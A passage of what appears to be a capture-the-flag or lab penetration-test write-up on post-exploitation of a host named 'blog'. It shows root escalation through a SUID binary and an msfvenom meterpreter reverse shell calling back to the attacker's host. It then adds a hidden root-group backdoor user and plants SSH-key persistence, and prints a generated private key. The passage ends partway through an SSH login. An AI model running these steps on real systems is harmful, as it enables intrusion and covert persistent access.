
Attack narrative

Post exploitation

Binary exploitation will be relatively fast. Once we have created an environment variable named admin and we execute the binary the root rights are assigned to us. But our root right is only available when the binary is running so we need to create a reverse shell is the run with the root right.


Linux commands:

```
# export admin=1
```



```
www-data@blog:/tmp$ export admin=1
export admin=1
www-data@blog:/tmp$ env
env
APACHE_LOG_DIR=/var/log/apache2
LANG=C
INVOCATION_ID=ccd9a880e255485f86411c653068d36c
APACHE_LOCK_DIR=/var/lock/apache2
PWD=/tmp
JOURNAL_STREAM=9:20190
APACHE_RUN_GROUP=www-data
APACHE_RUN_DIR=/var/run/apache2
admin=1
APACHE_RUN_USER=www-data
APACHE_PID_FILE=/var/run/apache2/apache2.pid
SHLVL=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
_=/usr/bin/env
www-data@blog:/tmp$ checker
checker
root@blog:/tmp# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@blog:/tmp#
```

We will create a reverse shell payload with msfvenom and configure a listen pending the connection of our reverse shell payload. After that we start a python web server to download the exploit on the sever.




```
┌──(root㉿kali)-[~]
└─# msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.18.20.64 LPORT=4442 -e x86/shikata_ga_nai -f elf -o payload
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 157 (iteration=0)
x86/shikata_ga_nai chosen with final size 157
Payload size: 157 bytes
Final size of elf file: 277 bytes
Saved as: payload

┌──(root㉿kali)-[~]
└─# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Attack narrative


Post exploitation

Once the exploit creates download it on the remote server preferably on the/tmp directory. Before executing the payload it must be given the right x so that it can be executed.




```
root@blog:/tmp# ls
ls
47167.sh  f  payload
root@blog:/tmp# chmod +x payload
chmod +x payload
```

You must also configure the listening with metasploit and its multi/handler module.




```
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.18.20.64:4442
```

Once this is done you are ready to launch the exploit.




```
root@blog:/tmp# ./payload
./payload
```



```
[*] Started reverse TCP handler on 10.18.20.64:4442
[*] Sending stage (3045348 bytes) to 10.10.8.186
[*] Meterpreter session 3 opened (10.18.20.64:4442 → 10.10.8.186:46544) at 2023-06-06 20:50:13 +0200

meterpreter > getuid
Server username: root
meterpreter >
```

our active session:



```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                   Information           Connection
  --  ----  ----                   -----------           ----------
  2         meterpreter php/linux  www-data @ blog       10.18.20.64:4444 → 10.10.8.186:49974 (10.10.8.186)
  3         meterpreter x64/linux  root @ 10.10.8.186    10.18.20.64:4442 → 10.10.8.186:46544 (10.10.8.186)
```

Attack narrative


Post exploitation

We have our meterpreter session one with the root user and another with the www.data. We will be able to pass to the last stages of intrusion testing install a persistence to have access with the maximum of privileges when we want.

To do this we will use the ssh protocol to connect to the server.

But for a discreet maximum we will create a user, which we will hide and assign him high privileges.

Start creating the user, it will be called suid. Before that we will look at the account of the/etc/passwd file to verify that our user is adding.




```
root@blog:/tmp# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
bjoel:x:1000:1000:Billy Joel:/home/bjoel:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
smb:x:1001:1001::/srv/smb/files:/usr/sbin/nologin
root@blog:/tmp# useradd -m suid -s /bin/bash
useradd -m suid -s /bin/bash
```

Attack narrative


Post exploitation

We will now give him a simple password to remember as part of the test this will be azerty123.



```
root@blog:/tmp# passwd suid
passwd suid
Enter new UNIX password: azerty123

Retype new UNIX password: azerty123

passwd: password updated successfully
```

To finish creating the user we will add it to the root groups. You can now look at the account of the/etc/passwd file and see our user.




```
root@blog:/tmp# usermod -G root suid
usermod -G root suid
```

Attack narrative

Post exploitation

To configure persistence via Ssh, we will use a metasploit module called sshkey_persistence, which will add an SSH key to a specified user (or all), to allow emote connection via SSH at any time.

The configuration of the exploit is simple it enter the session meterpreter with high privileges, the name of the user you created, the option createsshfolder is not obligated and run the exploit.




```
msf6 post(linux/manage/sshkey_persistence) > show options

Module options (post/linux/manage/sshkey_persistence):

   Name             Current Setting   Required  Description
   ----             ---------------   --------  -----------
   CREATESSHFOLDER  false             yes       If no .ssh folder is found, create it for a user
   PUBKEY                             no        Public Key File to use. (Default: Create a new one)
   SESSION                            yes       The session to run this module on
   SSHD_CONFIG      /etc/ssh/sshd_config  yes   sshd_config file
   USERNAME                           no        User to add SSH key to (Default: all users on box)

View the full module info with the info, or info -d command.

msf6 post(linux/manage/sshkey_persistence) > sessions

Active sessions
===============

  Id  Name  Type                   Information             Connection
  --  ----  ----                   -----------             ----------
  1         meterpreter php/linux  www-data @ blog         10.18.20.64:4444 → 10.10.140.101:41208 (10.10.140.101)
  2         meterpreter x64/linux  root @ 10.10.140.101    10.18.20.64:4442 → 10.10.140.101:54720 (10.10.140.101)

msf6 post(linux/manage/sshkey_persistence) > set session 2
session ⇒ 2
msf6 post(linux/manage/sshkey_persistence) > set username suid
username ⇒ suid
msf6 post(linux/manage/sshkey_persistence) > set createsshfolder true
createsshfolder ⇒ true
msf6 post(linux/manage/sshkey_persistence) > run

[*] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] Creating /home/suid/.ssh folder
[+] Storing new private key as /root/.msf4/loot/20230608210141_default_10.10.140.101_id_rsa_251605.txt
[*] Adding key to /home/suid/.ssh/authorized_keys
[+] Key Added
[*] Post module execution completed
msf6 post(linux/manage/sshkey_persistence) >
```

Attack narrative

Post exploitation

Our private server access key via ssh is available in metasploit databases if you have started it or in the/root/directory. msf4/loot/id_rsa.txt.




```
┌──(root㉿kali)-[~]
└─# cd .msf4

┌──(root㉿kali)-[~/.msf4]
└─# ls
data  history  local  logos  logs  loot  meterpreter_history  modules  plugins  store

┌──(root㉿kali)-[~/.msf4]
└─# cd loot

┌──(root㉿kali)-[~/.msf4/loot]
└─# ls
20221231082913_default_10.10.50.9_mysql_schema_305587.txt  20230608210141_default_10.10.140.101_id_rsa_251605.txt
20221231083522_default_10.10.50.9_mysql_schema_020450.txt

┌──(root㉿kali)-[~/.msf4/loot]
└─# cat 20230608210141_default_10.10.140.101_id_rsa_251605.txt
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAxADy7JDXFPb8wrLWvYpEuQHP/A5w7ZYEY+VE0NkaShg+ophA
+cosexSF6lGVGgw6OiMfexgEWcoVakxePRoTXYfxYWiVd0pm66G0+4RMox4Sd6V2
DaBePrYhfopr83FHHThwXYuOoiIH3ZupnfN6f6ud+dA2BYuI2siiHCKJwfxmHx+5
Cw49mTblQbFz5zCtK6hB/2qp3V5PHNBOCpdIrnC8bc3lMOho1UTDz8IuS05S88Nh
ugTbRZQ7xY0T6i7VL2fzzkI1SjjhvNE9I2x9gRdryIqOEzIMHlWTQiLDTOe1rUaI
pmxtsBoR/M2yrpZV9gntCgiD743Aul9x6IyaJwIDAQABAoIBAEtRMAf+ql+Yf01T
ypfgC4NqMmFhrTxm0r4OSlDUtDj3sw3o4sL50PjkzIbbnad6Pl+7wmubMYTNVkhY
GzhwjjN5OySauyCxWvY91910m7xsoF0QnFolH0IK27kT+OJ9y31rhCY2K/Oajxo1
qEqVVqO7r0NhInkkAs1LnpugG/6J0bZB0eDusKi0JLj9avpaENXYK94kWSp6PiFo
WPE9A55ZR/JwDLz3740ZHqJU2O2Brs0i2c9DiQcEkz96j2KDETQYVyZqiR1V9A0Q
tUzqDCZ8v72l76TwsmZd5TOxb+aTP/77ft7EtCh0f0RoDq3ugFGK62Hn0GtsCUaC
2pxJppECgYEA0kHQ1OeCtCXRbsw9xj+e/F3J/M1RfFvKpcqPi1uazj9nknfqDzE5
ohndr33s2uh29zIIUbuRG8OJemszmJbadrYmUFfrLz1G19MR9jeYR2cHQfUDEaax
Qw7RiDCYfnK96YmfYPSWjBriwkyBkSz9ZpkyuZMBVIsvIH+JeygFUfcCgYEA7qVL
6+cTWHWzaBVl0CXncaXFU84lHnP3XhSmpQPWUFM0OLK2ScMR4OHUxtrWZUIiC6Pe
S9dseMbUg+Hdwp1YH3oj7X00a5vyQ3WJ903+F5HZFcLHrCGZ3XJXNpNR943yXrOR
yfZIiY3Zg1Rt80OWMq63Hq2zWlvXYOYkPb7k7VECgYEAvF08UtDJlszesQ2HNkmf
DGaV48apfujZRuiO6wF5UdcZ2e1WIqAuCtxzb5o4DPIASntnWpnYaXAnhSXvRn+3
XmzXLFlnmJ2kDwzIZbXu1eEmbl+rjS+yVOo8q28l3vq6yzOBNqJJEWGwzvMtjLsq
lbUf7YMWyQAci1fW+h+jjIcCgYAUu+vSvSrjHqbNvj4wTXrEVwDD/T8gXDb7x5OK
9sBiDjiVTIGl+vrMrRJNjKnf9lT66evgbwEPpUbFhpQ72mvToEsK0TwCtXPhBI9O
G0qeRZ+00k2C2RCDOvH03evbNEwAil16TJmUyexCCs3aut6L3L4wPis9CIm384bm
jnVZYQKBgQCgih8psDBrTMCWkZi1qS4jo/deYNGcCImbwyLNqpE+mOgxaDUNaizJ
P+t29fGNtkSGvdyOCL/q4WVL758lkAZPe1KaIFuirDCmzM3ZptHHvuMcHEoibRTZ
0uP7Nc1zIqJWeUyViu93IaiDfSEyJDUPVpr1eRhOuMh2ouEnVwgp+g==
-----END RSA PRIVATE KEY-----
```

Attack narrative

Post exploitation

Now let's test our Ssh access to the remote server



```
┌──(root㉿kali)-[~/.msf4/loot]
└─# ssh -i 20230608210141_default_10.10.140.101_id_rsa_251605.txt suid@10.10.140.101
The authenticity of host '10.10.140.101 (10.10.140.101)' can't be established.
ED25519 key fingerprint is SHA256:Ohg9Dbx9BTrg+togpWTsd9834oRhMyGc+jJkf0ywe6g.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:42: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.140.101' (ED25519) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for '20230608210141_default_10.10.140.101_id_rsa_251605.txt' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
